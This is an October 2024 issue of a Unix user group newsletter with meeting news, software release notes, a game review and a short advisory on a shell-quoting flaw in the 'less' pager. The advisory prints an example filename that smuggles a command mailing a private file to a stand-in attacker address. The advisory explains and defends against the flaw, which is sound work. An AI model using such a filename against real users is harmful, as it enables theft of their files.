

MUUGLines

The Manitoba UNIX User Group Newsletter

Volume 37 No. 2, October 2024

Editor: Wyatt Zacharias

Next Meeting: October 1st, 2024

7:30pm

In Person and Online

Our meetings are held both physically in person, and online via our Big Blue Button videoconferencing server. We encourage all members to attend in person. If you cannot attend in person, you can watch and interact with the meeting online and partake of our professional-grade camera, microphone, and dedicated stream moderator.



If you show up in person you will be treated to more beverage choices than we've offered in over a decade: coffee, tea, and pop, as well as cookies. And parking is free, copious, safe, and just a handful of feet from the door.



Please stay home if you are sick that day.

To attend via internet, check and refresh the following link after 7:00pm. There is no need to create an account in BBB, nor login. Just enter any name as your screen name and hit **join**.

<https://muug.ca/meet>

RTFM: /bin Diving!

Have you ever noticed how many things are in your /bin directory? Some of us could probably count on our hands the number of binary commands we actually run on a regular basis, but if we look inside we see thousands of installed binaries (2,691 on this editor's system to be precise). So what the heck are all these and what are they for? Well what better way to find out than dive in head first and pick something at random.

In the premiere of this segment, Gilbert Detillieux will randomly select a command from the /bin directory and attempt to learn how to use it. This will be an opportunity for some group participation as we attempt to learn a new command and do something useful with it!

Mini-Presentation: Scripting Awk

Kevin McGregor will provide a short presentation on some use cases for Awk in shell scripts.

The latest meeting details are always at:

<https://muug.ca/meetings/>

Where to Find the Meeting

We are continuing to meet on the first Tuesday of every month.

Fortress Software Inc.

350 Keewatin St – Unit #2



KDE Gear 24.05 Released

KDE Gear, also known as the KDE Applications Bundle is a set of over 100 applications released by the KDE project for their desktop environment. Some examples include the Dolphin file explorer, Okular file viewer, and Konsole terminal.

New apps released in this version include the Audex CD Ripper, Francis productivity app, and Kalm wellness app.

Other apps received many small tweaks and improvements. Dolphin now offers refined search result views offering more comprehensive details of files found in the search results.

The Spectacle app for screenshots and screen recording had improvements for X11 and Wayland. It also saw the return of the blur factor and crop tool for editing screenshots.

<https://kde.org/announcements/gear/24.05.0/>

Linux Kernel 6.11 Released

The latest release of the Linux kernel has been released with new improvements and hardware support. A notable addition is the ability for atomic write operations in the block subsystem. This release also finalizes the phase-out of the kernel blocking write access to an executable file which is in use.

OpenSSH 9.9

The OpenSSH project has released version 9.9 which includes support for the new post-quantum cryptography standard from NIST. These standards published a few months ago finalize the work to create cryptographic standards that are viable in the post-quantum age. The project has also taken another step in deprecating DSA keys which will now be disabled by default at compile time, and are expected to be fully removed in early 2025.

Linux Foundation Creates OpenSearch Software Foundation

The Linux Foundation has announced a new project to support the OpenSearch open source project. The new foundation will provide infrastructure and

resources to ensure the long term sustainability of the OpenSearch project.

OpenSearch was created as a fork of Elasticsearch, the Lucene based search engine developed by Elastic NV when they changed the licensing terms to a more restrictive “source-available” model.

The new foundation is backed by many corporate members including AWS, Uber, and SAP.

Ugly less Vulnerability

by Trevor Cordes

CVE-2024-32487, fixed in late September, is an 8.6-score security hole in the ubiquitous command line pager “less”. It allowed arbitrary command execution as the running user if a newline character was present in the name of a file being read.

The problem is in filename.c where shell quoting is mishandled. This is one of the oldest and most basic security flaws that every halfway decent *NIX programmer learned to protect against forever ago.

The flaw requires LESSOPEN to be set, which is the case on many/most distros. On Fedora it is set to:

```
LESSOPEN=||/usr/bin/lesspipe.sh %s
```

For the attack to work, the attacker must trick a user into opening (with less) a file they got to name. This can be done if the attacker has created and distributed a tar archive or similar. Many people untar such things and do:

```
less README*
```

Maybe not seeing that the filename was:

```
README\ntmail -sz badguy@z.com <private_file
```

If you’re on an unsupported distro (tsk tsk), maybe unset LESSOPEN in your shell rc’s in the meantime. If you’re on a newer distro, just run your package updater.

I wonder how long this flaw has been sitting there...

<https://www.cvedetails.com/cve/CVE-2024-32487/>

Linux Game Of The Month: Vodovod

by Trevor Cordes

Want to be up to your neck in ☹? While we may never know what Vodovod means or stands for, we can appreciate this fun and addictive little tetris-esque puzzle game involving sewer pipes and a race against time and a dude walking to the out house.



You are presented with a grid into which you can place tiles anywhere you want. Each tile represents a pipe section which can be straight vertical or horizontal, or a corner, or even an intersection. The tiles are given to you in random sequence, and upcoming tiles are shown at the bottom of the screen.

You must make a continuous path for the forthcoming sewage to flow from the out house all the way to the septic tank. Sometimes some of the grid squares are blocked off and you have to work around them. Sometimes you get reserve tanks in the

middle that can slow the flow of sewage, giving you more time to lay pipe.

You continue to lay pipe even after the dude does his (apparently copious amount of) business. You win the level if it ends up in the septic tank. You lose if it hits bare earth (environmental disaster!).

You get more points the longer the path the sewage takes (uh... ok; is this written by a plumber getting paid by the foot?), and the more reserve tanks you fill.





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MUUG would like to thank Michael W. Lucas for donating one of his ebooks every month as a door prize. You can view and purchase his tech books here:



<https://www.tiltedwindmillpress.com/product-category/tech/>





Help us promote this month's meeting, by putting this poster up on your workplace bulletin board or other suitable public message board:

<https://muug.ca/meetings/MUUGmeeting.pdf>



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